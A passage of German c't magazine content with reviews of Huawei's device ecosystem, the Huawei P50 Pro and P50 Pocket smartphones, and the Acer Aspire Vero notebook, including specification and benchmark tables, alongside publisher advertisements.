So ein mobiler zweiter Monitor ist vor allem unterwegs hilfreich. Es gibt Alternativen, etwa im Apple-Universum mit SideCar und Universal Control. Wer ein iPad mit einem Windows-Rechner koppeln möchte, kann dafür die kostenpflichtige App „Duet Display“ verwenden. Das geht dann jedoch nur via USB-Kabel, zudem ist die Bildqualität merklich schlechter. Auch neue Samsung-Tablets können als externer Monitor verwendet werden.

Mate trifft MatePad

Smartphone mit EMUI und Tablet mit HarmonyOS brauchen nicht unbedingt ein Huawei-Notebook zum gemeinsamen Arbeiten, es geht auch direkt. Wie am Laptop taucht dann der Smartphone-Screen als Fenster auf dem Tablet auf, allerdings nur in einfacher Ausführung, nicht mehrfach mit verschiedenen Apps. Braucht man das Smartphone gerade nicht, wird das Fenster geschlossen und durch ein kleines Icon am rechten Rand des Tablet-Bildschirms ersetzt. Damit kann man es jederzeit wieder öffnen, solange die Verbindung besteht.

Neben dem Austausch von Bildern zwischen den Galerien per Drag & Drop – der bei aktiver Cloudsicherung aber vollkommen unnötig ist und ohnehin automatisch geschieht – kann das Tablet mithilfe des verbundenen Telefons vor allem eines: Telefonanrufe annehmen. Wird auf dem MatePad abgehoben, finden dessen Mikrofon, Lautsprecher und Kamera Verwendung statt die des Smartphones.

Und was macht unser Beiboot, die Smartwatch? Nun, nicht besonders viel. Ist sie parallel zu Notebook oder Tablet mit



EMUI und HarmonyOS verstehen sich recht gut, das Smartphone schickt seinen Homescreen im Fenstermodus auf das Tablet. Der Nutzwert bleibt unterdessen gering.

dem Smartphone verbunden, klingeln die Anrufe auch am Handgelenk durch. Dank Mikrofon und Lautsprecher lässt sich damit sogar ganz passabel telefonieren. Fitnessdaten und Messwerte gelangen über die Huawei-Cloud und die Health-App von den Sensoren des Handgelenks in die Datenwolke und damit an die ganze Gerätefamilie einer Huawei-ID.

Eines der zentralen Funktionen, die Huawei für HarmonyOS einst angedacht hat, ist das Super Device. Ein Gerät pro Huawei-ID soll das Super Device sein, das die Funktionen der anderen zumindest teilweise zentral steuern kann – in der Theorie. Derzeit kann man das Super Device nicht wirklich festlegen, einzig die Sichtbarkeit für andere Huawei-Geräte und die geräteübergreifende Galerie sind an- und abschaltbar. In der Übersicht der eigenen Hardware spielt es zudem keine Rolle, ob die einzelnen Geräte mit EMUI oder HarmonyOS laufen, sie werden alle angezeigt. Auf dem Mate 40 Pro unter EMUI sieht die Funktion exakt gleich aus, trägt jedoch den Namen Device+ statt Super Device.

Dauerbaustelle AppGallery

Smartphones und Tablets von Huawei verwenden zwar ein unterschiedliches Betriebssystem, teilen sich aber den App-Store. Die Huawei AppGallery soll den Google Play Store ersetzen, weist aber arge Lücken im Angebot auf. Von den beliebtesten Apps im Play Store sind nur rund die Hälfte in der AppGallery gelistet. Was dort fehlt, lässt sich mithilfe von Petal Search

als APK-Datei von Drittanbieterportalen suchen und herunterladen. Diese Krücke erweitert zwar die Auswahl, allerdings zu Lasten von Komfort und Sicherheit. Es gibt bei auf diese Weise installierten Apps keine standardmäßige Kontrolle auf Schadsoftware und keine automatischen Updates. Auch ist es längst nicht immer die aktuelle Version, die Petal Search zutage fördert. Die AppGallery ist zudem mit aufdringlicher Werbung zugespäst.

Wir sind sowohl auf dem Huawei-Tablet als auch auf dem Smartphone mit zwei alternativen App-Stores besser gefahren. Die Kombination aus dem Aurora-Store und F-Droid hat sich im Alltag durch mehr Auswahl, bessere Bedienbarkeit und weniger Werbung als praktikable Alternative erwiesen. Sogar einige Google-Apps lassen sich so auf die Huawei-Gerätschaften bringen. In [1] haben wir diese und andere alternative App-Stores ausführlich vorgestellt.

Fazit

Huawei hat die Kopplung seiner Gerätefamilie ziemlich gut im Griff. Vieles gibt es aber auch bei anderen Herstellern, ein echtes Killer-Feature fehlt. Wenn sich Huawei dazu durchringt, HarmonyOS auch auf Smartphones und weitere Gerätekategorien zu bringen, könnte das Super Device ein solches werden.

(sht@ct.de) 

Literatur

- [1] Steffen Herget, Frische Apps im Sonderangebot, Von Open Source bis Google-Klon: Sechs alternative App-Stores für Android, c't 9/2021, S. 106

Richtig entschieden!

Eine neue Homepage von
Heise RegioConcept.

Schon ab
46,50 Euro
pro Monat

Sie brauchen eine bezahlbare Homepage mit Rundum-sorglos-Service? Dann lehnen Sie sich entspannt zurück: Das machen wir für Sie. Unsere erfahrenen Online-Medien-designer bereiten einen individuellen Entwurf für Sie vor und gestalten die Inhalte ganz nach Ihren Wünschen.

**Full-Service, maßgeschneidert
und mit Köpfchen!**

**Erfolgreiches
Marketing
vor Ort.**



Comeback Kids?

High-End ohne Google: Huawei P50 zum Klappen oder mit Spitzenzoom

Mit dem P50 Pro und P50 Pocket wagt sich Huawei zurück auf den deutschen Markt und setzt dabei auf Top-Ausstattung und tolle Kameras – und ein faltbares Display. Im Test mussten die Smartphones beweisen, ob das reicht, um den Makel der fehlenden Google-Dienste zu überstrahlen.

Von Robin Brand

Da hat sich Huawei aber bitten lassen: Fast zwei Jahre hat es gedauert, ehe der Hersteller den Nachfolger des P40 Pro in Deutschland auf den Markt gebracht hat. Die Gründe dafür sind bekannt: Ohne

Google-Dienste sind die Smartphones keine Verkaufsschlager, um es vorsichtig auszudrücken. Mit der P50-Serie will Huawei wieder das liefern, was den Hersteller einst erfolgreich gemacht hat: technisch hochwertige Smartphones, die in Sachen Fotografie mitunter Maßstäbe gesetzt haben. Wir haben getestet, ob sie gut genug sind, um über die softwareseitigen Schwächen hinwegsehen zu können, die kleiner geworden, aber nicht verschwunden sind. Huawei's Selbstbewusstsein scheint das nicht zu schaden: Für P50 Pro und P50 Pocket muss man tief in die Tasche greifen, sie kosten über 1000 Euro.

Die „Pocket“-Edition lässt sich ähnlich wie das Samsung Galaxy Flip3 (c't 24/2021, S. 84) in der Mitte mithilfe eines horizontalen Scharniers zusammenfallen – ganz wie frühere Klapptelefone. Dadurch ist es ausgeklappt so groß wie ein normales

Smartphone, zusammengeklappt passt es in jede Hosentasche.

Das P50 Pro ist ein Smartphone herkömmlicher Machart. Als Geschwister geben sich die Smartphones durch jeweils zwei kreisförmige Inseln auf der Rückseite zu erkennen. Beim Pro sind in dieser Erhebung die Kameras untergebracht. Beim Pocket ist nur einer der Kreise erhalten, der für die Kameras. Der zweite bündig abschließende ist ein rundes Frontdisplay.

Falten ohne Spalt

Das runde Display und die goldene Gehäusefarbe des Pocket sind Geschmacksache, die Verarbeitung dagegen lässt wenig Raum für Kritik. Dass die beiden Gehäusenhälften bündig schließen, gefällt. Dagegen wirkte die Konstruktion des Flip3 mit unschönem Spalt zwischen den Displayhälften auf uns weniger vertrauenerweckend, Aussagen über die Haltbarkeit beider können wir allerdings noch nicht treffen. Abzüge in der B-Note bekommt Huawei für den im Display deutlich sichtbaren Falz über dem Scharnier. Nur wenn man senkrecht auf den Bildschirm schaut, ist davon nichts zu sehen. Das Frontdisplay des Pocket zeigt Uhrzeit und Benachrichtigungen oder kleine Widgets an. Außerdem dient es als Sucher, wenn man im geschlossenen Zustand Fotos machen möchte. Damit man auch das zusammengeklappte Smartphone entsperren kann, sitzt der Fingerabdrucksensor im Einschalter. Der des Pro liegt unter dem Bildschirm.

Der einzige Bildschirm des Pro und der Hauptbildschirm des Pocket stellen Bildraten von 60 und 120 Hertz dar oder regeln die Frequenz je nach dargestelltem Inhalt. Wir empfehlen letztere Einstellung, so spart man Akku, wenn Aktualisierungsraten von 60 Hertz und weniger ausreichen, und profitiert von der flüssigen 120-Hertz-Darstellung zum Beispiel bei geeigneten Spielen. Die Bildschirme sind hell, scharf und OLED-typisch kontraststark. Von den High-End-Konkurrenten OnePlus 9 Pro oder Samsung S21 Ultra wird Huawei dennoch sowohl in Sachen Helligkeit als auch Auflösung ausgestochen. Eine höhere Maximalhelligkeit macht sich in der Sonne positiv bemerkbar. Die feinere Auflösung der Konkurrenten ist dagegen selbst im direkten Vergleich mit dem bloßen Auge nicht auszumachen. Die Blickwinkelabhängigkeit des Pocket wiederum schon.

Tele macht den Unterschied

Dem P50 Pro spendiert Huawei vier Kameras, im Pocket ist nur Platz für deren drei, Details entnehmen Sie der Tabelle. Der Hauptunterschied zwischen den Geräten ist die Telekamera: Das Pro hat eine, das Pocket nicht. Die Telekamera baut Huawei quer ins Gehäuse ein. Eine solche Periskop-Kamera hatte der Hersteller schon im P30 Pro verwendet. Der 64-Megapixel-Sensor nimmt Fotos in der kleinstbildäquivalenten Brennweite von 90 Millimetern auf. Darüber hinaus zoomt das Smartphone digital, die Bildinformationen dafür zieht die Software aus den Daten der verschiedenen Kameras.

In der App kann man das optische Tele direkt (dort „3,5x“ benannt) oder eine 10-fach-Zoomstufe ansteuern. Die Resultate sind beeindruckend und vor allem in der 3,5-fachen Vergrößerung gestochen scharf. Leichte Bewegungen beim freihändigen Fotografieren gleicht der optische Bildstabilisator zuverlässig aus. Für Fotos mit noch stärkerer Vergrößerung braucht es eine ruhige Hand. Das Pocket zoomt dagegen rein digital – und das sieht man. Will man zum Beispiel im Zoo nah an ein Tier heranzoomen, werden auch kleine Bewegungen mit Unschärfen bestraft. Auch unbewegte Landschaften leidet das Pocket matschiger ab als das Pro.

Zwischen den weitwinkligen Hauptkameras sind kaum Unterschiede sichtbar. Beide erfassen auch kleinste Details auf unserem Testchart und rauschen selbst unter guten Lichtbedingungen leicht. Bei abnehmendem Licht nimmt das Rauschen kaum zu, da die Software stärker eingreift und die Resultate auf Kosten der Details glättet. In dunklen Bildpartien gab das Pocket feine Strukturen etwas realitätsnäher wieder. Die einzelnen Fäden eines schwarzen Nähgarns auf unserem Testchart konnte man auf dem Foto des Pocket besser erkennen. Keinen Erfolg hatten wir, wenn wir das gleiche Nähgarn auf dem Bild des Testcharts untersuchten, das wir



Huawei P50 Pocket

Das P steht für Extravaganz: Das goldene schillernde Klapptelefon P50 Pocket richtet sich an Leute, die mit ihrem Smartphone auffallen wollen. Die Verarbeitungsqualität gefällt, zusammengeklappt verschwindet das Pocket auch in kleinen Hosentaschen.

Das Kamera-Setup hält eine Überraschung parat. Huawei spendiert dem Pocket neben Hauptkamera und Ultra-Weitwinkel eine „Ultra-Spektrum-Kamera“ getaufte Knipse, die Farben sichtbar machen soll, die für das menschliche Auge nicht zu sehen sind. Das klappt nur im Dunkeln und die Resultate sehen ein wenig aus wie in Schwarzlicht fotografiert. Zugunsten eines Tele hätten wir gerne darauf verzichtet.

- 👉 wertig verarbeitet
 - 👎 keine Google-Dienste
 - 👎 kein 5G
- Preis: 1300 bis 1600 Euro



Huawei P50 Pro

Wenn man auf ein faltbares Smartphone verzichtet, ist die Wahl zwischen Pro und Pocket einfach. Das nicht faltbare Pro ist das in jeder Hinsicht bessere Smartphone und kostet obendrein weniger. Im Unterschied zum Pocket ist es mit einer sehr guten Telekamera ausgestattet und lässt sich drahtlos mit bis zu 50 Watt laden. Auch der Schutz vor Wasser und Staub ist dem Pro exklusiv.

Schnelles SoC, ordentliche Lauf- und schnelle Ladezeit, erweiterbarer Speicher, tolles Kamerasystem und ein helles 120-Hertz-OLED runden das Paket ab. Dumm nur, dass andere Hersteller ähnlich gute Smartphones bauen – sogar mit 5G und Google-Diensten.

- 👉 tolle Kamera
 - 👎 keine Google-Dienste
 - 👎 kein 5G
- Preis: 1200 Euro

mit dem baugleichen Ultra-Weitwinkel der Kameras aufgenommen hatten. Wie gehabt ermöglichen die Ultra-Weitwinkelkameras auch in High-End-Smartphones zwar spektakuläre Aufnahmen in Bildwinkeln von 120 Grad, bis auf Pixelebene sollte man auf großen Monitoren aber nicht hineinzoomen. Eine Verbesserung zum

Super-Weitwinkel des P40 Pro stellt das der P50-Serie nicht dar.

Kein 5G, kein Google

Gar einen Schritt zurück macht Huawei mit dem P50 an anderer Stelle – gezwungenermaßen: Es kommt mit einem SoC ohne 5G-Modem. Auch das ist eine Folge des Handelskriegs zwischen den USA und China. Beim taiwanischen Halbleiterhersteller TSMC, der zuvor Huaweis Kirin-Chips produziert hatte, darf Huawei nicht mehr fertigen lassen; das US-Unternehmen Qualcomm darf Huawei nur Chips ohne 5G-Funk verkaufen.

Abgesehen davon rechnet im P50 ein herkömmlicher Snapdragon 888. Bis sein Nachfolger 8 Gen 1 demnächst in den ersten Smartphones auftaucht, ist das Qualcomms schnellster Chip und mit das



Ist das P50 Pocket zusammengeklappt, liegen beide Gehäusenhälften plan aufeinander. Auf dem kleinen Frontdisplay kann man sich Uhrzeit und Nachrichten anzeigen lassen – oder eine Ente.

schnellste Android-SoC. Um zu wenig Leistung muss man sich vermutlich auch in mehreren Jahren keine Gedanken machen.

Die mittlerweile bekannte Einschränkung an anderer Stelle: Auf Huawei-Smartphones hat man keinen Zugriff auf Google-Apps und -Dienste. Huawei verwendet weiterhin Android, das auf AOSP 11 basiert. Auf Smartphones sieht der Hersteller HarmonyOS bislang nur in China vor. Huaweis eigenen App-Store bestü-

cken die App-Entwickler nach wie vor nur sehr dürrig. Lediglich fünf der zehn beliebtesten Apps aus Googles Play Store waren dort Anfang Februar zu finden. Außerdem fehlten viele weitere beliebte Anwendungen, zum Beispiel WhatsApp, Facebook, Instagram, Netflix oder die Post-App – und auch bei deutschen oder gar regionalen Apps etwa von ÖPNV-Unternehmen, Bahn oder DHL sieht es düster aus. Immerhin bindet Huawei alternative Bezugsquellen recht komfortabel in die

Ergebnisliste im App-Store ein, leitet dort zum Beispiel auf Quellen für den direkten APK-Download um oder bietet an, eine Verknüpfung mit einer Website als Quick App zu erstellen.

Letzteres mag für Dienste wie eBay Kleinanzeigen funktionieren, ist aber für Onlinebanking nicht praktikabel – und eine APK aus einer Quelle, deren Seriosität man nicht einschätzen kann, immer ein Risiko. Eine gute Alternative ist der Aurora Store, der einen anonymen Tunnel in den Play Store legt.

Zudem patzt der Hersteller auch an anderer Stelle, die komplett in seinem eigenen Einflussbereich liegt: bei den Updates. Huawei gibt nicht etwa ein besonders langes Update-Versprechen, um das Google-Loch zu füllen, sondern macht gar keine Angaben zu dem Thema. Mehr über Huaweis Ökosystem ohne Google lesen Sie auf Seite 84 in diesem Heft.

Die restliche Zutatenliste des P50 Pro aus Schutz vor Wasser und Staub, Drahtlosladen, erweiterbarem Speicher und langen Laufzeiten ist Haute Cuisine. Beim Pocket muss man auf die eine oder andere Beilage – namentlich Schutz vor Wasser und Staub und induktives Laden – verzichten. Am Kabel sind beide schnell wieder vollgetankt.

Fazit

Huawei beweist mit P50 Pro und Pocket, dass es nach wie vor tolle Smartphones bauen kann. Dennoch überwiegt die Erkenntnis, dass die Handys nichts bieten, was ihre eklatanten Schwächen – kein 5G, keine Google-Dienste – wettmacht. Ein besonders langes Update-Versprechen hätte so etwas sein können, ein günstiger Preis oder ein Gutschein für kostenlosen Display- und Akkutausch in den ersten fünf Jahren. Ohne derlei Alleinstellungsmerkmale sind die Huawei-Smartphones lediglich Geräte für Fans, die sich von ein wenig App-Frickelei nicht abschrecken lassen. (rbr@ct.de) **ct**

Android-Smartphones

Modell	Huawei P50 Pocket	Huawei P50 Pro
Betriebssystem / Security Level	Android 11 / Januar 2022	Android 11 / Januar 2022
Updates auf neue OS-Versionen / Security-Patches laut Hersteller bis	k.A.	k.A.
Ausstattung		
Prozessor / Kerne / GPU	Qualcomm Snapdragon 888 4G / 1 × 2,8 GHz, 3 × 2,4 GHz, 4 × 1,8 GHz / Adreno 660	Qualcomm Snapdragon 888 4G / 1 × 2,8 GHz, 3 × 2,4 GHz, 4 × 1,8 GHz / Adreno 660
RAM / Flash-Speicher (frei) / Kartenslot	12 GByte / 512 GByte (491 GByte) / –	8 GByte / 256 GByte (225 GByte) / ✓ (nmCard)
5G (Band 1 / 28 / 77 / 78) / LTE / SIMs / SAR-Wert	– / ✓ / 2 × nanoSIM / 0,8 W/kg	– / ✓ / 2 × nanoSIM / 0,49 W/kg
WLAN (Antennen) / Bluetooth / NFC / Kompass / Standortbestimmung	Wi-Fi 6 (2) / 5.2 / ✓ / ✓ / GPS, Glonass, Beidou, Galileo	Wi-Fi 6 (2) / 5.2 / ✓ / ✓ / GPS, Glonass, Beidou, Galileo
USB-Anschluss / Kopfhöreranschluss / Benachrichtigungs-LED	USB-C 2.0, OTG, DP / – / –	USB-C 3.1, OTG, DP / – / –
Akku / Drahtlosladen / wechselbar	4000 mAh / – / –	4360 mAh / ✓ (50 Watt) / –
Abmessungen / Gewicht / Schutzklasse	17 cm × 7,6 cm × 0,7 - 0,9 cm (offen), 8,7 cm × 7,6 cm × 1,5 - 1,7 cm (geschlossen) / 190 g / –	15,9 cm × 7,3 cm × 0,9 - 1,1 cm / 195 g / IP68
Display		
Größe / Technik / max. Bildrate	6,9 Zoll / OLED / 120 Hz	6,6 Zoll / OLED / 120 Hz
Auflösung (Punktdichte) / Helligkeitsregelbereich / Ausleuchtung	2790 × 1188 Pixel (443 dpi) / 1,81 ... 709 cd/m² / 89,0%	2700 × 1228 Pixel (448 dpi) / 1,58 ... 769 cd/m² / 92,3%
Kamera		
Hauptkamera Auflösung / Blende / OIS / Brennweite	39,9 MP / f/1,8 / ✓ / 26 mm	50,3 MP / f/1,8 / ✓ / 26 mm
Ultraweitwinkelkamera Auflösung / Blende / OIS / Brennweite	13 MP / f/2,2 / – / 13 mm	13 MP / f/2,2 / – / 13 mm
Telekamera Auflösung / Blende / OIS / Brennweite	–	64 MP / f/3,5 / ✓ / 90 mm
weitere Kamera Auflösung / Blende / OIS / Brennweite / Art	32 MP / f/1,8 / – / 30 mm / „Ultra Spectrum Kamera“	40 MP / f/1,6 / – / 26 mm / Monochrom-Kamera
Frontkamera Auflösung / Blende / OIS / Brennweite	10,7 MP / f/2,2 / – / 21 mm	13 MP / f/2,4 / – / 18 mm
Bewertungen		
Performance / Akku	⊕⊕ / ⊕	⊕⊕ / ⊕
Display / Kamera	⊕ / ⊕	⊕ / ⊕⊕
Software ¹ / Ausstattung	⊖ / ⊖	⊖ / ○
Preis	1300 € (8 / 256 GByte), 1600 € (12 / 512 GByte)	1200 €

¹ bewertet werden Updates, Features, Bloatware, etc.

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden

Laufzeiten & Benchmarks

Modell	Geekbench 5 Single-Core [Punkte]	Geekbench 5 Multi-Core [Punkte]	3DMark Wild Life [Punkte]	3DMark Wild Life Extreme [Punkte]	YouTube-Stream (normale Helligkeit) ¹ [h]	Video 720p (normale Helligkeit) ¹ [h]	Video 4K120fps (normale Helligkeit) ¹ [h]	Laden 50 % / 100 % [min]
	besser ►	besser ►	besser ►	besser ►	besser ►	besser ►	besser ►	◀ besser
Huawei P50 Pocket	836	2653	5522	1270	12,7	15,6	12,1	22/59
Huawei P50 Pro	806	2965	5539	1449	12,9	18	11,2	14/43
Apple iPhone 13 Pro	1744	4714	9737	2943	20,1	26	12,4	37/101
Samsung Galaxy S21 Ultra	1072	3374	5709	–	19,8	18,1	7,7	48/103

¹ Laufzeittest bei 200 cd/m²

MIT Technology Review

Das Magazin für Innovation von Heise

Finden Sie Ihren neuen Arbeitgeber!

MINT

 Heise Medien

MIT
Technology
Review

 Jobware
...da hat's dich den Job hat!

JOBTAG 2022

Mathematik – Informatik – Naturwissenschaften und Technik

Heise Medien und das Innovationsmagazin MIT Technology Review begrüßen Sie beim MINT-Jobtag in München. Zusammen mit unserem Partner, dem Online-Stellenmarkt Jobware, bieten wir Ihnen die ideale Plattform für die Jobsuche. Zahlreiche attraktive Arbeitgeber präsentieren sich Ihnen mit ihren aktuellen Stellenangeboten und Aus- und Weiterbildungsplätzen.

MÜNCHEN

05.04.2022 | 12-17 Uhr

IHK Campus, IHK für

München und Oberbayern

Orleansstraße 10-12

Kostenfrei registrieren unter
www.mint-jobtag.de



Bisherige teilnehmende Unternehmen:


A PORSCHE COMPANY


jambit
WHERE INNOVATION WORKS


scandio
TECHNOLOGY & CONSULTING


PRODYNA


Vinnolit

Sie möchten auch Aussteller werden? Dann freuen wir uns über Ihre Anfrage:

MARCEL OSSENKOP

Mediaberater

Tel: +49 (0) 511 53 52 133

E-Mail: marcel.ossenkop@heise.de



Im Ökogewand

Acers 15,6-Zoll-Notebook Aspire Vero mit Gehäuse aus Recyclingkunststoff

Acer steckt das Mittelklasse-Notebook Aspire Vero in ein Gehäuse aus teilweise recyceltem Plastik und verzichtet bei der Verpackung auf eben-solches. Der Test zeigt jedoch, dass einige Merkmale nicht auf der Höhe der Zeit sind und ein wichtiger Aspekt von Nachhaltigkeit nicht bedacht wurde.

Von Florian Müssig

Etliche PC-Hersteller verwenden inzwischen Recyclingmaterialien bei ihren Notebooks, doch Acer geht die Sache besonders plakativ an: Das Aspire Vero (AV15-51) hat ein Kunststoffgehäuse, welches zu etwa einem Drittel aus Recyclingmaterial gespritzt wurde. Auf eine kaschierende Farbschicht über dem hellgrauen Grundton wurde verzichtet, stattdessen ergeben Zusätze aus dunkelgrauen und neongelben Partikeln ein individuelles Muster. Die Gummifüße an der Unterseite sind in auffälligem Neongelb gehalten. Die Umverpackung des Notebooks besteht gänzlich aus Pappe; sogar das sonst übliche Plastiktütchen um das Netzteil wurde durch eine Kartenhülle ersetzt.

In die Handballenablage wurde außer dem Gerätenamen und dem verwendeten

Gehäusematerial auch der Firmen- und Produktname von CPU-Lieferant Intel eingepreßt. Diese Schriftzüge sind damit immer sichtbar, während man die üblicherweise dort aufgetragenen Aufkleber mit Herstellerlogos entfernen kann.

Abgesehen vom besonderen Gehäuse stellt das Aspire Vero (AV15-51) ein mittelmäßiges Mittelklasse-Notebook dar: Gewicht (1,8 kg) und Akkulaufzeiten (bis 12 Stunden) sind alltagstauglich, ohne vom Hocker zu reißen. Der Bildschirm ist matt und ausreichend hell, hat aber das schmale 16:9-Format und damit wenig Bildhöhe. Und die USB-C-Buchse taugt nicht fürs Docking, weil sie weder DisplayPort-Signale ausgibt noch Strom von einem Netzteil entgegennimmt. Wer am Schreibtisch sitzt, muss das beigelegte Netzteil (Rundbuchse), Monitorkabel (HDMI), Netzkabel (ausklappbare RJ45-Buchse) und USB-Peripherie also einzeln anschließen, statt alles über nur ein Kabel zu verbinden oder abzukoppeln.

Acer nutzt die vom Bildschirm vorgegebene Gehäusebreite, um eine beleuchtete Tastatur mit zusätzlichem Ziffernblock unterzubringen. Dieser umfasst aber nur drei statt der üblichen vier Spalten, was zusammen mit einem schmalen Tastenraster als im Hauptfeld viel Eingewöhnung erfordert. Das gilt auch für die Tasten des einzeiligen Cursorblocks; ihnen mangelt es entweder an normaler Breite oder Tiefe. Die Enter-Taste läuft immerhin zweizeilig. Nicht wundern: Die Tasten E und R sind spiegelverkehrt und in Gelb statt Weiß beschriftet, womit die Designer den Recyclinggedanken hervorheben.

Der Windows-Hello-taugliche Fingerabdruckleser ist Teil des Touchpads; anders als früher üblich lässt sich der Mauszeiger auch über die schmalen Eckbereiche daneben noch steuern. Maustasten fehlen.

RAM-Unding

Acer verkauft das Aspire Vero (AV15-51) wie hier getestet mit Core i5-1155G7 und 512-GB-SSD für 800 Euro oder mit Core i7-1195G7 und doppelt so viel Speicherplatz für 1000 Euro. Alle anderen Ausstattungsmerkmale sind identisch – und damit auch eine Untugend beim Arbeitsspeicher: Die Hälfte der vorgesehenen 16 GB ist unabdingbar aufgelötet. Diese Entwicklungsentscheidung beißt sich in unseren Augen mit den Werbeaussagen zum „grünen PC“, für den Acer Langlebigkeit, Reparierbarkeit und Aufrüstbarkeit betont.

Auf c't-Nachfrage machte Acer keine Aussage, ob Ersatzteile für das Aspire Vero länger vorgehalten werden als für andere Aspire-Notebooks. Insofern muss man wie bei anderen Consumer-Notebooks vom Worst Case ausgehen – also dass es nach Ablauf des zweijährigen Garantiezeitraums keine Ersatzteile mehr gibt [1]. Immerhin: Laut Acer gibt es keine Komponentensperren im BIOS, sodass beliebige M.2-SSDs oder DDR4-Module funktionieren sollten. Zudem ist das Innenleben tatsächlich leicht zu erreichen: elf gut sichtbare Kreuzschrauben lösen, Bodenplatte abklipsen, fertig.

In Kürze wird es das konzeptionell wie technisch eng verwandte Schwestermodell Travelmate Vero geben, welches als Business-Notebook mit bis zu fünf Jahren Garantie ausgestattet werden kann. Das lässt über Kreuzkompatibilität zwar auf eine längere Ersatzteilverfügbarkeit für das Aspire Vero hoffen, doch auch das wollte Acer nicht bestätigen.

Zur Vorinstallation von Windows 11 Home gehört das Hilfsprogramm VeroSense, über das man verschiedene Energieprofile einstellen kann. Auch lässt sich dort der Akkuladestand auf 80 Prozent begrenzen, sodass man ihn schonend betreiben kann, wenn man mit 20 Prozent kürzeren Laufzeiten auskommt. Wir haben alle Messungen im Windows-Profil „Ausbalanciert“ und mit voller Akkukapazität durchgeführt.

Fazit

Acer macht bei der Nachhaltigkeit einen Schritt nach vorn, hat dabei aber das eigentliche Produkt aus den Augen verloren. Mit schmalem 16:9-Bildschirm und einer dockinguntauglichen USB-C-Buchse wirkt das Aspire Vero (AV15-51) jeden-

falls aus der Zeit gefallen, während der ebenfalls nachhaltig konzipierte Laptop von Framework mit 3:2-Bildschirm, individueller Konfigurierbarkeit und modularen Schnittstellen lockt [2]. Ja, der Laptop kostet locker das Doppelte, doch bereits im Vero-Preisbereich ab 800 Euro gibt es gelungenere Zusammenstellungen und sogar einige Perlen wie das HP Pavilion Aero 13 [3]. Solche Geräte sind wiederum die Konkurrenz, der sich das Aspire Vero stellen muss, wenn es hier wie dort keine verbindlichen Zusagen hinsichtlich der Ersatzteilverfügbarkeit gibt.

Das ist schade, denn ein aus Recyclingmaterial gefertigtes Notebook-Gehäuse, das sich einfach öffnen lässt, ist eine

unterstützenswerte Idee. Und auf den ersten Blick unscheinbare Kleinigkeiten wie das in Karton eingeschlagene Netzteil dürfen gerne auf andere Modellreihen und Hersteller übergreifen, weil sie in der Masse viel Plastikmüll vermeiden.

(mue@ct.de) **ct**

Literatur

- [1] Florian Müssig, Mobile Lebensverlängerung, Wie lange Notebookhersteller Ersatzteile vorhalten und wann sich eine Reparatur lohnt, c't 3/2022, S. 88
- [2] Florian Müssig, Modularmobil, Frameworks modularer und reparierbarer Laptop, c't 5/2022, S. 114
- [3] Florian Müssig, Leicht günstig, HPs leichtes Pavilion Aero 13 mit flottem Ryzen und mattem 16:10-Bildschirm, c't 2/2022, S. 66

Acer Aspire Vero: Daten und Testergebnisse

getestete Konfiguration	AV15-51-55CG
Lieferumfang	Windows 11 Home 64 Bit, Netzteil
Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, U = unten)	
VGA / DVI / HDMI / DisplayPort / Kamera (Hello)	– / – / L / – / ✓ (–)
USB 2.0 / USB 3.0 / USB 3.1 / LAN	1 × R / 3 × L (1 × Typ C) / – / L
Kartenleser / Strom / Docking-Anschluss	– / L / –
USB-C: Thunderbolt / USB 3.0 / USB 3.1 / DisplayPort / Laden	– / ✓ / – / – / –
Ausstattung	
Display	AUO B156HAN02.1: 15,6 Zoll / 39,6 cm, 1920 × 1080, 16:9, 141 dpi, 60 Hz, 19 ... 237 cd/m², matt
Prozessor	Intel Core i5-1155G7 (4 Kerne mit SMT), 2,5 GHz (Turbo bis 4,5 GHz), 4 × 1280 KByte L2-, 8 MByte L3-Cache
Hauptspeicher	16 GByte DDR4-3200
Grafikchip (Speicher) / mit Hybridgrafik	int.: Intel Iris Xe (vom Hauptspeicher) / –
Sound	int.: Realtek ALC255
LAN / WLAN	PCIe: Realtek 8168 (Gbit) / CNVi: Intel AX201 (Wi-Fi 6, 2 Streams)
Mobilfunk / Bluetooth (Stack)	– / USB: Intel (Microsoft)
Touchpad (Gesten) / TPM / Fingerabdruckleser	I2C: HID (max. 4 Finger) / TPM 2.0 / USB: Elan
Massenspeicher / optisches Laufwerk	SSD: Kingston OM8 (512 GByte) / –
Stromversorgung, Maße, Gewicht	
Akku (Ladestopp < 100% einstellbar)	52 Wh Lithium-Ionen (✓)
Netzteil	67 W, 266 g, 10,8 cm × 4,5 cm × 2,9 cm, Kleeblattstecker
Gewicht / Größe / Dicke mit Füßen	1,85 kg / 36,3 cm × 24,9 cm / 2,1 ... 2,2 cm
Tastaturhöhe / Tastenraster	1,4 cm / 19 mm × 18 mm
Leistungsaufnahme	
Suspend / ausgeschaltet	0,6 W / 0,2 W
ohne Last: Display aus / 100 cd/m² / max	3,9 W / 5,8 W / 7,4 W
CPU-Last / Video / 3D-Spiele (max. Helligkeit)	63 W / 12,8 W / 32 W
max. Leistungsaufnahme / Netzteil-Powerfactor	63 W / 0,57
Laufzeit, Geräusch, Benchmarks	
Laufzeit Idle (100 cd/m²) / Video (200 cd/m²) / 3D (max)	11,9 h / 5,8 h / 2,1 h
Ladestand / Laufzeit nach 1h Laden	73 % / 8,7 h
Geräusch ohne / mit Rechenlast	< 0,1 sone / 1,5 sone
Massenspeicher lesen / schreiben	2893 / 1162 MByte/s
IOPS (4K) lesen / schreiben	96512 / 77312
WLAN 5 GHz / 2,4 GHz (20m) / MU-MIMO-fähig	441 / 165 Mbit/s / ✓
Qualität Audioausgang / Dynamikumfang	⊕⊕ / 99,6 dBA
Cinebench R23 Rendering (1 / n CPU)	1460 / 5918
3DMark: Wild Life / Night Raid / Fire Strike / Time Spy	8194 / 13626 / 3180 / 1418
Preis und Garantie	
Straßenpreis Testkonfiguration	800 €
Garantie	2 Jahre
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe	



Das Innenleben des Aspire Vero ist einfach zu erreichen, doch die Hälfte des Arbeitsspeichers ist aufgelötet. Acer gibt zudem keine Versprechen hinsichtlich der Ersatzteilverfügbarkeit ab.



Windows-OLED-Mittelding

Asus-Tablet Vivobook 13 Slate mit Windows 11 und OLED-Bildschirm

